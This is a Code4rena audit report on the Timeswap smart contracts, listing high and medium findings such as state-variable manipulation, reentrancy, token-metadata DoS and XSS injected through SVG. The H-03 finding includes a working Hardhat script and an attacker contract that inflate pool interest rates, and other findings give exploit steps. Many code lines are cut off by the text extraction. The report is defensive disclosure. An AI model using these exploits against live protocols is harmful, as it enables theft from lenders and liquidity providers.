

Timeswap contest
Findings & Analysis Report

2022-03-03

Table of contents

Overview

About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 code contest is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the code contest outlined in this document, C4 conducted an analysis of Timeswap contest smart contract system written in Solidity. The code contest took place between January 4—January 10 2022.

Wardens

35 Wardens contributed reports to the Timeswap contest:

1. jayjonah8
2. WatchPug (jtp and ming)
3. sirhashalot
4. hyh
5. danb
6. egjlmn1
7. Ruhum
8. 0x1f8b
9. Rhynorater
10. harleythedog
11. Dravee
12. thank_you
13. Fitraldys
14. ye0lde
15. robee
16. Tomio
17. certora
18. defsec
19. p4st13r4 (0xb4bb4 and 0x69e8)
20. rfa
21. OriDabush
22. Jujic
23. cmichel

24. jah
25. pmerkleplant
26. gzeon
27. MetaOxNull
28. bitbopper
29. PPrieditis
30. 0x0x0x
31. csanuragjain
32. fatima_naz
33. cccz

This contest was judged by 0xean.

Final report assembled by CloudEllie and itsmetechjay.

Summary

The C4 analysis yielded an aggregated total of 33 unique vulnerabilities and 87 total findings. All of the issues presented here are linked back to their original finding.

Of these vulnerabilities, 7 received a risk rating in the category of HIGH severity, 10 received a risk rating in the category of MEDIUM severity, and 16 received a risk rating in the category of LOW severity.

C4 analysis also identified 11 non-critical recommendations and 43 gas optimizations.

Scope

The code under review can be found within the C4 Timeswap contest repository, and is composed of 7 smart contracts written in the Solidity programming language and includes 1325 source lines of Solidity code.

Severity Criteria

C4 assesses the severity of disclosed vulnerabilities according to a methodology based on OWASP standards.

Vulnerabilities are divided into three primary risk categories: high, medium, and low.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges
- Arithmetic
- Gas use

Further information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on the C4 website.

High Risk Findings (7)

[H-01] `TimeswapPair.sol#borrow()` Improper implementation allows attacker to increase `pool.state.z` to a large value

Submitted by WatchPug

In the current implementation, `borrow()` takes a user input value of `zIncrease`, while the actual collateral asset transferred in is calculated at L319, the state of `pool.state.z` still increased by the value of the user's input at L332.

Even though a large number of `zIncrease` means that the user needs to add more collateral, the attacker can use a dust amount `xDecrease` (1 wei for example) so that the total collateral needed is rather small.

Plus, the attacker can always `pay()` the dust amount of loan to get back the rather large amount of collateral added.

https://github.com/code-423n4/2022-01-timeswap/blob/bf50d2a8bb93a5571f35f96bd74af54d9c92a210/Timeswap/Timeswap-V1-Core/contracts/TimeswapPair.sol#L299-L338

```
    function borrow(
        uint256 maturity,
        address assetTo,
        address dueTo,
        uint112 xDecrease,
        uint112 yIncrease,
        uint112 zIncrease,
        bytes calldata data
    ) external override lock returns (uint256 id, Due memory dueOut)
        require(block.timestamp < maturity, 'E202');
        require(assetTo != address(0) && dueTo != address(0), 'E201'
        require(assetTo != address(this) && dueTo != address(this),
        require(xDecrease > 0, 'E205');

        Pool storage pool = pools[maturity];
        require(pool.state.totalLiquidity > 0, 'E206');

        BorrowMath.check(pool.state, xDecrease, yIncrease, zIncrease

        dueOut.debt = BorrowMath.getDebt(maturity, xDecrease, yIncre
        dueOut.collateral = BorrowMath.getCollateral(maturity, pool.
        dueOut.startBlock = BlockNumber.get();

        Callback.borrow(collateral, dueOut.collateral, data);

        id = pool.dues[dueTo].insert(dueOut);

        pool.state.reserves.asset -= xDecrease;
        pool.state.reserves.collateral += dueOut.collateral;
        pool.state.totalDebtCreated += dueOut.debt;

        pool.state.x -= xDecrease;
        pool.state.y += yIncrease;
        pool.state.z += zIncrease;

        asset.safeTransfer(assetTo, xDecrease);

        emit Sync(maturity, pool.state.x, pool.state.y, pool.state.z
        emit Borrow(maturity, msg.sender, assetTo, dueTo, xDecrease,
    }
```

https://github.com/code-423n4/2022-01-timeswap/blob/bf50d2a8bb93a5571f35f96bd74af54d9c92a210/Timeswap/Timeswap-V1-Core/contracts/libraries/BorrowMath.sol#L62-L79

```
    function getCollateral(
        uint256 maturity,
        IPair.State memory state,
        uint112 xDecrease,
        uint112 zIncrease
    ) internal view returns (uint112 collateralIn) {
        uint256 _collateralIn = maturity;
        _collateralIn -= block.timestamp;
        _collateralIn *= zIncrease;
        _collateralIn = _collateralIn.shiftRightUp(25);
        uint256 minimum = state.z;
        minimum *= xDecrease;
        uint256 denominator = state.x;
        denominator -= xDecrease;
        minimum = minimum.divUp(denominator);
        _collateralIn += minimum;
        collateralIn = _collateralIn.toUint112();
    }
```

Proof of Concept

Near the maturity time, the attacker can do the following:

1. `borrow()` a dust amount of assets (`xDecrease` = 1 wei) and increase `pool.state.z` to an extremely large value (20x of previous `state.z` in our tests);
2. `pay()` the loan and get back the collateral;
3. `lend()` a regular amount of `state.x` , get a large amount of insurance token;
4. `burn()` the insurance token and get a large portion of the collateral assets from the defaulted loans.

Recommendation

Consider making `pair.borrow()` to be `onlyConvenience` , so that `zIncrease` will be a computed value (based on `xDecrease` and current state) rather than a user

input value.

Mathepreneur (Timeswap) confirmed

[H-02] `TimeswapConvenience.sol#borrowGivenDebt()` Attacker can increase `state.y` to an extremely large value with a dust amount of `assetOut`

Submitted by WatchPug

https://github.com/code-423n4/2022-01-timeswap/blob/bf50d2a8bb93a5571f35f96bd74af54d9c92a210/Timeswap/Timeswap-V1-Convenience/contracts/libraries/BorrowMath.sol#L19-L53

This issue is similar to the two previous issues related to `state.y` manipulation. Unlike the other two issues, this function is not on `TimeswapPair.sol` but on `TimeswapConvenience.sol`, therefore this can not be solved by adding `onlyConvenience` modifier.

Actually, we believe that it does not make sense for the caller to specify the interest they want to pay, we recommend removing this function.

Impact

- When `pool.state.y` is extremely large, many core features of the protocol will malfunction, as the arithmetic related to `state.y` can overflow. For example:

LendMath.check(): https://github.com/code-423n4/2022-01-timeswap/blob/bf50d2a8bb93a5571f35f96bd74af54d9c92a210/Timeswap/Timeswap-V1-Core/contracts/libraries/LendMath.sol#L28-L28

BorrowMath.check(): https://github.com/code-423n4/2022-01-timeswap/blob/bf50d2a8bb93a5571f35f96bd74af54d9c92a210/Timeswap/Timeswap-V1-Core/contracts/libraries/BorrowMath.sol#L31-L31

- An attacker can set `state.y` to a near overflow value, then `lend()` to get a large amount of extra interest (as Bond tokens) with a small amount of asset

tokens. This way, the attacker can steal funds from other lenders and liquidity providers.

[Mathepreneur (Timeswap) confirmed]

[H-03] Manipulation of the Y State Results in Interest Rate Manipulation

Submitted by Rhynorater, also found by harleythedog, hyh, and WatchPug

Due to lack of constraints on user input in the `TimeswapPair.sol#mint` function, an attacker can arbitrarily modify the interest rate while only paying a minimal amount of Asset Token and Collateral Token.

Disclosure: This is my first time attempting Ethereum hacking, so I might have made some mistakes here since the math is quite complex, but I'm going to give it a go.

Proof of Concept

The attack scenario is this: A malicious actor is able to hyper-inflate the interest rate on a pool by triggering a malicious mint function. The malicious actor does this to attack the LP and other members of the pool.

Consider the following HardHat script:

```
const hre = require("hardhat");


//jtok is asset
//usdc is collat

async function launchTestTokens(tokenDeployer){
    //Launch a token
    const TestToken = await ethers.getContractFactory("TestToker
    const tt = await TestToken.deploy("JTOK", "JTOK", 1000000000
    const tt2 = await TestToken.deploy("USDC", "USDC", 100000000
    let res = await tt.balanceOf(tokenDeployer.address)
    let res2 = await tt.balanceOf(tokenDeployer.address)
    console.log("JTOK balance: "+res)
    console.log("USDC balance: "+res2)
    return [tt, tt2]
```

```
}

async function deployAttackersContract(attacker, jtok, usdc){
    const Att = await ethers.getContractFactory("Attacker", sign
    const atakcontrak = await Att.deploy(jtok.address, usdc.addr
    return atakcontrak
}

async function deployLPContract(lp, jtok, usdc){
    const LP = await ethers.getContractFactory("LP", signer=lp)
    const lpc = await LP.deploy(jtok.address, usdc.address)
    return lpc
}

async function main() {
    const [tokenDeployer, lp, attacker] = await ethers.getSigner
    let balance = await tokenDeployer.getBalance()
    let factory = await ethers.getContractAt("TimeswapFactory",
    //let [jtok, usdc] = await launchTestTokens(tokenDeployer)
    let jtok = await ethers.getContractAt("TestToken", "0x2279b7
    let usdc = await ethers.getContractAt("TestToken", "0x8a7916
    console.log("Jtok: "+jtok.address)
    console.log("USDC: "+usdc.address)

    //Create Pair
    //let txn = await factory.createPair(jtok.address, usdc.addr
    pairAddress = await factory.getPair(jtok.address, usdc.addre
    pair = await ethers.getContractAt("TimeswapPair", pairAddres
    console.log("Pair address: "+pairAddress);

    // Deploy LP
    //let lpc = await deployLPContract(lp, jtok, usdc)
    let lpc = await ethers.getContractAt("LP", "0x948b3c65b89df0



    let jtokb = await jtok.balanceOf(lpc.address)
    let usdcb = await usdc.balanceOf(lpc.address)
    console.log("LP Jtok: "+jtokb)
    console.log("LP USDC: "+usdcb)

    //let txn2 = await lpc.timeswapMint(1641859791, 15, pairAddr
    let res = await pair.constantProduct(1641859791);
    console.log("Post LP Constants:", res);

    let atakcontrak = await deployAttackersContract(attacker, jt
```

```
    jtokb = await jtok.balanceOf(atakcontrak.address)
    usdcb = await usdc.balanceOf(atakcontrak.address)
    console.log("Attacker Jtok: "+jtokb)
    console.log("Attacker USDC: "+usdcb)

    //mint some tokens
    let txn2 = await atakcontrak.timeswapMint(1641859791, 15, pa

    let res2 = await pair.constantProduct(1641859791);
    console.log("Post Attack Constants:", res2);

}
main().then(()=>process.exit(0))
```

First, the LP deploys their pool and contributes their desired amount of tokens with the below contract:

```
pragma solidity =0.8.4;

import "hardhat/console.sol";
import {ITimeswapMintCallback} from "./interfaces/callback/ITime
import {IPair} from "./interfaces/IPair.sol";
import {IERC20} from '@openzeppelin/contracts/token/ERC20/IERC2(
interface TestTokenLP is IERC20{
    function mmint(uint256 amount) external;
}

contract LP is ITimeswapMintCallback {

    uint112 constant SEC_PER_YEAR = 31556926;
    TestTokenLP internal jtok;
    TestTokenLP internal usdc;

constructor(address _jtok, address _usdc){
    jtok = TestTokenLP(_jtok);
    jtok.mmint(10_000 ether);
    usdc = TestTokenLP(_usdc);
    usdc.mmint(10_000 ether);
}

function timeswapMint(uint maturity, uint112 APR, address pairAc
    uint256 maturity = maturity;
    console.log("Maturity: ", maturity);
    address liquidityTo = address(this);
```

```
        address dueTo = address(this);
        uint112 xIncrease = 5_000 ether;
        uint112 yIncrease = (APR*xIncrease)/(SEC_PER_YEAR*100);
        uint112 zIncrease = (5*xIncrease)/3; //Static 167% CDP
        IPair(pairAddress).mint(maturity, liquidityTo, dueTo, xIncre
    }


    function timeswapMintCallback(
            uint112 assetIn,
            uint112 collateralIn,
            bytes calldata data
        ) override external{
            jtok.mmint(100_000 ether);
            usdc.mmint(100_000 ether);
            console.log("Asset requested:", assetIn);
            console.log("Collateral requested:", collateralIn);
            //check before
            uint256 beforeJtok = jtok.balanceOf(msg.sender);
            console.log("LP jtok before", beforeJtok);
            //transfer
            jtok.transfer(msg.sender, assetIn);
            //check after
            uint256 afterJtok = jtok.balanceOf(msg.sender);
            console.log("LP jtok after", afterJtok);
            //check before
            uint256 beforeUsdc = usdc.balanceOf(msg.sender);
            console.log("LP USDC  before", beforeUsdc);
            //transfer
            usdc.transfer(msg.sender, collateralIn);
            //check after
            uint256 afterUsdc = usdc.balanceOf(msg.sender);
            console.log("LP USDC After", afterUsdc);

        }
    }
```

Here are the initialization values:

```
    uint112 xIncrease = 5_000 ether;
    uint112 yIncrease = (APR*xIncrease)/(SEC_PER_YEAR*100);
    uint112 zIncrease = (5*xIncrease)/3; //Static 167% CDP
```

With this configuration, I've calculated the interest rate to borrow on this pool using the functions defined here: https://timeswap.gitbook.io/timeswap/deep-dive/borrowing to be:

```
yMax: 4.7533146923118e-06
Min Interest Rate: 0.009374999999999765
Max Interest Rate: 0.14999999999999625
zMax: 1666.6666666666667
```

Around 1% to 15%.

Then, the attacker comes along (see line containing `let atakcontrak` and after). The attacker deploys the following contract:

```
pragma solidity =0.8.4;

import "hardhat/console.sol";
import {ITimeswapMintCallback} from "./interfaces/callback/ITime
import {IPair} from "./interfaces/IPair.sol";
import {IERC20} from '@openzeppelin/contracts/token/ERC20/IERC2(
interface TestTokenAtt is IERC20{
    function mmint(uint256 amount) external;
}

contract Attacker is ITimeswapMintCallback {

    uint112 constant SEC_PER_YEAR = 31556926;
    TestTokenAtt internal jtok;
    TestTokenAtt internal usdc;

constructor(address _jtok, address _usdc){
    jtok = TestTokenAtt(_jtok);
    jtok.mmint(10_000 ether);
    usdc = TestTokenAtt(_usdc);
    usdc.mmint(10_000 ether);
}

function timeswapMint(uint maturity, uint112 APR, address pairAc
    uint256 maturity = maturity;
    console.log("Maturity: ", maturity);
    address liquidityTo = address(this);
    address dueTo = address(this);
```

```
        uint112 xIncrease = 3;
        uint112 yIncrease = 1000000000000000;
        uint112 zIncrease = 5; //Static 167% CDP
        IPair(pairAddress).mint(maturity, liquidityTo, dueTo, xIncre
    }


    function timeswapMintCallback(
            uint112 assetIn,
            uint112 collateralIn,
            bytes calldata data
        ) override external{
            jtok.mmint(100_000 ether);
            usdc.mmint(100_000 ether);
            console.log("Asset requested:", assetIn);
            console.log("Collateral requested:", collateralIn);
            //check before
            uint256 beforeJtok = jtok.balanceOf(msg.sender);
            console.log("Attacker jtok before", beforeJtok);
            //transfer
            jtok.transfer(msg.sender, assetIn);
            //check after
            uint256 afterJtok = jtok.balanceOf(msg.sender);
            console.log("Attacker jtok after", afterJtok);
            //check before
            uint256 beforeUsdc = usdc.balanceOf(msg.sender);
            console.log("Attacker USDC  before", beforeUsdc);
            //transfer
            usdc.transfer(msg.sender, collateralIn);
            //check after
            uint256 afterUsdc = usdc.balanceOf(msg.sender);
            console.log("Attacker USDC After", afterUsdc);

        }
    }
```

Which contains the following settings for a mint:

```
    uint112 xIncrease = 3;
    uint112 yIncrease = 1000000000000000;
    uint112 zIncrease = 5; //Static 167% CDP
```

According to my logs in hardhat:

```
Maturity:  1641859791
Callback before: 8333825816710789998373
Asset requested: 3
Collateral requested: 6
Attacker jtok before 500000000000000000000
Attacker jtok after 500000000000000000003
Attacker USDC  before 8333825816710789998373
Attacker USDC After 8333825816710789998379
Callback after: 8333825816710789998379
Callback expected after: 8333825816710789998379
```

The attacker is only required to pay 3 wei of Asset Token and 6 wei of Collateral token. However, after the attacker's malicious mint is up, the interest rate becomes:

```
yMax: 0.0002047533146923118
Min Interest Rate: 0.40383657499999975
Max Interest Rate: 6.461385199999996
zMax: 1666.6666666666667
```

Between 40 and 646 percent.

xyz values before and after:

```
Post LP Constants: [ BigNumber { value: "500000000000000000000'
  BigNumber { value: "23766573461559" },
  BigNumber { value: "8333333333333333333" },
  x: BigNumber { value: "500000000000000000000" },
  y: BigNumber { value: "23766573461559" },
  z: BigNumber { value: "8333333333333333333333" } ]
Attacker Jtok: 100000000000000000000
Attacker USDC: 100000000000000000000
Post Attack Constants: [ BigNumber { value: "5000000000000000000(
  BigNumber { value: "1023766573461559" },
  BigNumber { value: "8333333333333333333338" },
  x: BigNumber { value: "500000000000000000003" },
  y: BigNumber { value: "1023766573461559" },
  z: BigNumber { value: "8333333333333333333338" } ]
```

This result in destruction of the pool.

Mathepreneur (Timeswap) confirmed

CloudEllie (C4) commented:

> Warden rhynorater requested that we add to his submission. See comment for details.

[H-04] Important state updates are made after the callback in the mint() function

Submitted by jayjonah8

In TimeswapPair.sol, the `mint()` function has a callback in the middle of the function while there are still updates to state that take place after the callback. The lock modifier guards against reentrancy but not against cross function reentrancy. Since the protocol implements Uniswap like functionality, this can be extremely dangerous especially with regard to composability/interacting with other protocols and contracts. The callback before important state changes (updates to reserve asset, collateral, and totalDebtCreated) also violates the Checks Effects Interactions best practices further widening the attack surface.

Proof of Concept

- https://github.com/code-423n4/2022-01-timeswap/blob/main/Timeswap/Timeswap-V1-Core/contracts/TimeswapPair.sol#L177
- https://fravoll.github.io/solidity-patterns/checks_effects_interactions.html
- cross function reentrancy https://medium.com/coinmonks/protect-your-solidity-smart-contracts-from-reentrancy-attacks-9972c3af7c21

Recommended Mitigation Steps

The callback Callback.mint(asset, collateral, xIncrease, dueOut.collateral, data) should be placed at the end of the mint() function after all state updates have taken place.

Mathepreneur (Timeswap) confirmed and resolved:

> https://github.com/Timeswap-Labs/Timeswap-V1-Core/pull/107

[H-05] In the lend() function state updates are made after the callback

Submitted by jayjonah8

In TimeswapPair.sol, the `lend()` function has a callback to the msg.sender in the middle of the function while there are still updates to state that take place after the callback. The lock modifier guards against reentrancy but not against cross function reentrancy. Since the protocol implements Uniswap like functionality, this can be extremely dangerous especially with regard to composability/interacting with other protocols and contracts. The callback before important state changes (updates to totalClaims bonds, insurance and reserves assets) also violates the Checks Effects Interactions best practices further widening the attack surface.

Proof of Concept

- https://github.com/code-423n4/2022-01-timeswap/blob/main/Timeswap/Timeswap-V1-Core/contracts/TimeswapPair.sol#L246
- https://fravoll.github.io/solidity-patterns/checks_effects_interactions.html
- cross function reentrancy https://medium.com/coinmonks/protect-your-solidity-smart-contracts-from-reentrancy-attacks-9972c3af7c21

Recommended Mitigation Steps

The callback Callback.lend(asset, xIncrease, data); should be placed at the end of the lend() function after all state updates have taken place.

Mathepreneur (Timeswap) confirmed and resolved:

> https://github.com/Timeswap-Labs/Timeswap-V1-Core/pull/106

[H-06] borrow() function has state updates after a callback to msg.sender

Submitted by jayjonah8

In TimeswapPair.sol, the `borrow()` function has a callback to the msg.sender in the middle of the function while there are still updates to state that take place after the callback. The lock modifier guards against reentrancy but not against cross function reentrancy. Since the protocol implements Uniswap like functionality, this can be extremely dangerous especially with regard to composability/interacting with other protocols and contracts. The callback before important state changes (updates to collateral, totalDebtCreated and reserves assets) also violates the Checks Effects Interactions best practices further widening the attack surface.

Proof of Concept

- https://github.com/code-423n4/2022-01-timeswap/blob/main/Timeswap/Timeswap-V1-Core/contracts/TimeswapPair.sol#L322
- https://fravoll.github.io/solidity-patterns/checks_effects_interactions.html
- cross function reentrancy https://medium.com/coinmonks/protect-your-solidity-smart-contracts-from-reentrancy-attacks-9972c3af7c21

Recommended Mitigation Steps

The callback Callback.borrow(collateral, dueOut.collateral, data); should be placed at the end of the borrow() function after all state updates have taken place.

Mathepreneur (Timeswap) confirmed and resolved:

> https://github.com/Timeswap-Labs/Timeswap-V1-Core/pull/105

[H-07] pay() function has callback to msg.sender before important state updates

Submitted by jayjonah8

In TimeswapPair.sol, the `pay()` function has a callback to the msg.sender in the middle of the function while there are still updates to state that take place after the callback. The lock modifier guards against reentrancy but not against cross function reentrancy. Since the protocol implements Uniswap like functionality, this can be extremely dangerous especially with regard to composability/interacting with other protocols and contracts. The callback before important state changes (updates to

reserves collateral and reserves assets) also violates the Checks Effects Interactions best practices further widening the attack surface.

Proof of Concept

- https://github.com/code-423n4/2022-01-timeswap/blob/main/Timeswap/Timeswap-V1-Core/contracts/TimeswapPair.sol#L369
- https://fravoll.github.io/solidity-patterns/checks_effects_interactions.html
- cross function reentrancy https://medium.com/coinmonks/protect-your-solidity-smart-contracts-from-reentrancy-attacks-9972c3af7c21

Recommended Mitigation Steps

The callback "if (assetIn > 0) Callback.pay(asset, assetIn, data);" should be placed at the end of the pay() function after all state updates have taken place.

Mathepreneur (Timeswap) confirmed and resolved:

> https://github.com/Timeswap-Labs/Timeswap-V1-Core/pull/104

Medium Risk Findings (10)

[M-01] `burn()` doesn't call ERC721 `_burn()`

Submitted by sirhashalot

The CollateralizedDebt.sol contract is a ERC721 token. It has a `mint()` function, which uses the underlying `safeMint()` function to create an ERC721 token representing a collateral position. The `burn()` function in CollateralizedDebt.sol should reverse the actions of `mint()` by burning the ERC721 token, but the ERC721 `_burn()` function is never called. This means a user can continue to hold their ERC721 token representing their position after receiving their funds. This is unlike the `burn()` function found in Bond.sol, Insurance.sol, and Liquidity.sol, which all call the `_burn()` function (though note the `_burn()` function in these other Timeswap Convenience contracts is the ERC20 `_burn()`).

Proof of Concept

The problematic `burn()` function is found in CollareralizedDebt.sol
https://github.com/code-423n4/2022-01-timeswap/blob/bf50d2a8bb93a5571f35f96bd74af54d9c92a210/Timeswap/Timeswap-V1-Convenience/contracts/CollateralizedDebt.sol#L80-L88

Compare this function to the `burn()` functions defined in the other Timeswap Convenience contracts, which contain calls to `_burn()`

Recommended Mitigation Steps

Include the following line in the `burn()` function `_burn(id);`

Mathepreneur (Timeswap) acknowledged:

> If decided not to burn the ERC721 token at all. The burn in this context is burning the debt and collateral locked balance in the ERC721 token.

[M-02] safeDecimals can revert causing DoS

Submitted by sirhashalot

The `safeDecimals()` function, found in the SafeMetadata.sol contract and called in 3 different Timeswap Convenience contracts, can cause a revert. This is because the safeDecimals function attempts to use abi.decode to return a uint8 when `data.length >= 32`. However, a data.length value greater than 32 will cause abi.decode to revert.

A similar issue was found in a previoud code4rena contest:
https://github.com/code-423n4/2021-05-nftx-findings/issues/46

Proof of Concept

The root cause is line 28 of the `safeDecimals()` function in SafeMetadata.sol

The following link shows the `safeDecimals()` function in the BoringCrypto library, which might be where this code was borrowed from, uses the strict equality check `data.length == 32`

https://github.com/boringcrypto/BoringSolidity/blob/ccb743d4c3363ca37491b87c6c9b24b1f5fa25dc/contracts/libraries/BoringERC20.sol#L54

`safeDecimals()` is used in multiple functions such as

- CollateralizedDebt.sol line 50 and line 54
- Bond.sol line 34
- Insurance.sol line 36

Recommended Mitigation Steps

Modify the `safeDecimals()` function to change >= 32 to == 32 like this `if (success && data.length == 32) return abi.decode(data, (uint8));`

Mathepreneur (Timeswap) confirmed and resolved:

> https://github.com/Timeswap-Labs/Timeswap-V1-Convenience/pull/61

[M-03] `safeName()` can revert causing DoS

Submitted by sirhashalot

The `safeName()` function, found in the SafeMetadata.sol contract and called in 4 Timeswap Convenience contracts in the `name()` functions, can cause a revert. This could make the 4 contracts not compliant with the ERC20 standard for certain asset pairs, because the `name()` function should return a string and not revert.

The root cause of the issue is that the `safeName()` function assumes the return type of any ERC20 token to be a string. If the return value is not a string, abi.decode() will revert, and this will cause the `name()` functions in the Timeswap ERC20 contracts to revert. There are some tokens that aren't compliant, such as Sai from Maker, which returns a bytes32 value: https://kauri.io/#single/dai-token-guide-for-developers/#token-info

Because this is known to cause issues with tokens that don't fully follow the ERC20 spec, the `safeName()` function in the BoringCrypto library has a fix for this. The BoringCrypto `safeName()` function is similar to the one in Timeswap but it has a

`returnDataToString()` function that handles the case of a bytes32 return value for a token name:
https://github.com/boringcrypto/BoringSolidity/blob/ccb743d4c3363ca37491b87c6c9b24b1f5fa25dc/contracts/libraries/BoringERC20.sol#L15-L47

Proof of Concept

The root cause is line 12 of the `safeName()` function in SafeMetadata.sol

The `safeName()` function is called in:

- Bond.sol
- CollateralizedDebt.sol
- Insurance.sol
- Liquidity.sol

Recommended Mitigation Steps

Use the BoringCrypto `safeName()` function code to handle the case of a bytes32 return value:
https://github.com/boringcrypto/BoringSolidity/blob/ccb743d4c3363ca37491b87c6c9b24b1f5fa25dc/contracts/libraries/BoringERC20.sol#L15-L47

Mathepreneur (Timeswap) confirmed and resolved:

> https://github.com/Timeswap-Labs/Timeswap-V1-Convenience/pull/60

[M-04] `safeSymbol()` can revert causing DoS

Submitted by sirhashalot

The `safeSymbol()` function, found in the SafeMetadata.sol contract and called in 4 Timeswap Convenience contracts in the `symbol()` functions, can cause a revert. This could make the 4 contracts not compliant with the ERC20 standard for certain asset pairs, because the `symbol()` function should return a string and not revert.

The root cause of the issue is that the `safeSymbol()` function assumes the return type of any ERC20 token to be a string. If the return value is not a string,

abi.decode() will revert, and this will cause the `symbol()` functions in the Timeswap ERC20 contracts to revert.

Because this is known to cause issues with tokens that don't fully follow the ERC20 spec, the `safeSymbol()` function in the BoringCrypto library has a fix for this. The BoringCrypto `safeSymbol()` function is similar to the one in Timeswap but it has a `returnDataToString()` function that handles the case of a bytes32 return value for a token name:
https://github.com/boringcrypto/BoringSolidity/blob/ccb743d4c3363ca37491b87c6c9b24b1f5fa25dc/contracts/libraries/BoringERC20.sol#L15-L39

Proof of Concept

The root cause is line 20 of the `safeSymbol()` function in SafeMetadata.sol

The `safeSymbol()` function is called in:

- Bond.sol
- CollateralizedDebt.sol
- Insurance.sol
- Liquidity.sol

Recommended Mitigation Steps

Use the BoringCrypto `safeSymbol()` function code with the `returnDataToString()` parsing function to handle the case of a bytes32 return value:
https://github.com/boringcrypto/BoringSolidity/blob/ccb743d4c3363ca37491b87c6c9b24b1f5fa25dc/contracts/libraries/BoringERC20.sol#L15-L39

Mathepreneur (Timeswap) confirmed and resolved:

> https://github.com/Timeswap-Labs/Timeswap-V1-Convenience/pull/59

[M-05] XSS via SVG Construction contract

*Submitted by thank*you, also found by 0x1f8b_

SVG is a unique type of image file format that is often susceptible to Cross-site scripting. If a malicious user is able to inject malicious Javascript into a SVG file, then any user who views the SVG on a website will be susceptible to XSS. This can lead stolen cookies, Denial of Service attacks, and more.

The `NFTTokenURIScaffold` contract generates a SVG via the `NFTSVG.constructSVG` function. One of the arguments used by the `NFTSVG.constructSVG` function is `svgTitle` which represents the ERC20 symbols of both the asset and collateral ERC20 tokens. When generating an ERC20 contract, a malicious user can set malicious XSS as the ERC20 symbol.

These set of circumstances leads to XSS when the SVG is loaded on any website.

Proof of Concept

1. Hacker generates an ERC20 token with a symbol that contains malicious Javascript.
2. Hacker generates a TimeSwap Pair with an asset or collateral that matches the malicious ERC20 token created in Step 1.
3. When `NFTTokenURIScaffold#constructTokenURI` is called, a SVG is generated. This process works such that when generating the SVG the tainted ERC20 symbol created in Step 1 is **passed** to the `NFTSVG.constructSVG` function **here**. This function returns a SVG **containing** the tainted ERC20 symbol.
4. When the SVG is loaded on any site such as OpenSea, any user viewing that SVG will load the malicious Javascript from within the SVG and result in a XSS attack.

Recommended Mitigation Steps

Creating a SVG file inside of a Solidity contract is novel and thus requires the entity creating a SVG file to sanitize any potential user-input that goes into generating the SVG file.

As of this time there are no known Solidity libraries that sanitize text to prevent an XSS attack. The easiest solution is to remove all user-input data from the SVG file or not generate the SVG at all.

Mathepreneur (Timeswap) confirmed:

> We plan to add Safety String library.

[M-06] `TimeswapPair.sol#mint()` Malicious user/attacker can mint new liquidity with an extremely small amount of `yIncrease` and malfunction the pair with the maturity

Submitted by WatchPug

https://github.com/code-423n4/2022-01-timeswap/blob/bf50d2a8bb93a5571f35f96bd74af54d9c92a210/Timeswap/Timeswap-V1-Convenience/contracts/libraries/MintMath.sol#L14-L34

The current implementation of `TimeswapPair.sol#mint()` allows the caller to specify an arbitrary value for `yIncrease`.

However, since `state.y` is expected to be a large number based at `2**32`, once the initial `state.y` is set to a small number (1 wei for example), the algorithm won't effectively change `state.y` with regular market operations (`borrow`, `lend` and `mint`).

https://github.com/code-423n4/2022-01-timeswap/blob/bf50d2a8bb93a5571f35f96bd74af54d9c92a210/Timeswap/Timeswap-V1-Core/contracts/libraries/BorrowMath.sol#L17-L37

The pair with the maturity will malfunction and can only be abandoned.

A malicious user/attacker can use this to frontrun other users or the platform's `newLiquidity()` call to initiate a griefing attack.

If the desired `maturity` is a meaningful value for the user/platform, eg, end of year/quarter. This can be a noteworthy issue.

Recommendation

Consider adding validation of minimal `state.y` for new liquidity.

Can be `2**32 / 10000` for example.

Mathepreneur (Timeswap) confirmed

[M-07] no reentrancy guard on mint() function that has a callback

Submitted by jayjonah8, also found by Fitraldys

In CollateralizedDebt.sol, the mint() function calls _safeMint() which has a callback to the "to" address argument. Functions with callbacks should have reentrancy guards in place for protection against possible malicious actors both from inside and outside the protocol.

Proof of Concept

- https://github.com/code-423n4/2022-01-timeswap/blob/main/Timeswap/Timeswap-V1-Convenience/contracts/CollateralizedDebt.sol#L76
- https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/token/ERC721/ERC721.sol#L263
- https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/token/ERC721/ERC721.sol#L395

Recommended Mitigation Steps

Add a reentrancy guard modifier on the mint() function in CollateralizedDebt.sol

Mathepreneur (Timeswap) confirmed

[M-08] users might pay enormous amounts of gas

Submitted by danb

https://github.com/code-423n4/2022-01-timeswap/blob/main/Timeswap/Timeswap-V1-Convenience/contracts/libraries/Mint.sol#L141

when a user mints new liquidity, it the pair doesn't already exist, it deploys it.

deploying a new contract on ethereum is super expensive, especially when it's such a large contract like TimeswapPair, it can cost thousands of dollars.

https://medium.com/the-capital/how-much-does-it-cost-to-deploy-a-smart-contract-on-ethereum-11bcd64da1

Impact

user who try to mint liquidity on pair that doesn't exist will end up paying thousands of dollars.

Recommended Mitigation Steps

If the pair doesn't exist, revert instead of deploying it. deploying a new contract should be the user's choice, since it's so expensive.

Mathepreneur (Timeswap) acknowledged:

> We plan to have a better documentation to show this behavior.

0xean (judge) commented:

> Downgrading to med risk, this isn't an attack vector and is working as designed. Funds aren't being lost or compromised in any way.

> The issue is with the design, which could be potentially improved.

[M-09] DOS pay function

Submitted by egjlmn1

in the `pay()` function users repay their debt and in line 364: https://github.com/code-423n4/2022-01-timeswap/blob/main/Timeswap/Timeswap-V1-Core/contracts/TimeswapPair.sol#L364 it decreases their debt.

lets say a user wants to repay all his debt, he calls the `pay()` function with his full debt. an attacker can see it and frontrun to repay a single token for his debt (since it's likely the token uses 18 decimals, a single token is worth almost nothing) and

since your solidity version is above 0.8.0 the line: `due.debt -= assetsIn[i];` will revert due to underflow

The attacker can keep doing it everytime the user is going to pay and since 1 token is baisicly 0$ (18 decimals) the attacker doesn't lose real money

Impact

A DoS on every user that repay his full debt (or enough that the difference between his total debt to what he pays his negligible)

Proof of Concept

From solidity docs

Since Solidity 0.8.0, all arithmetic operations revert on over- and underflow by default, thus making the use of these libraries unnecessary.

Recommended Mitigation Steps

if `assetsIn[i]` is bigger than `due.debt` set `assetsIn[i]=due.debt` and `due.debt=0`

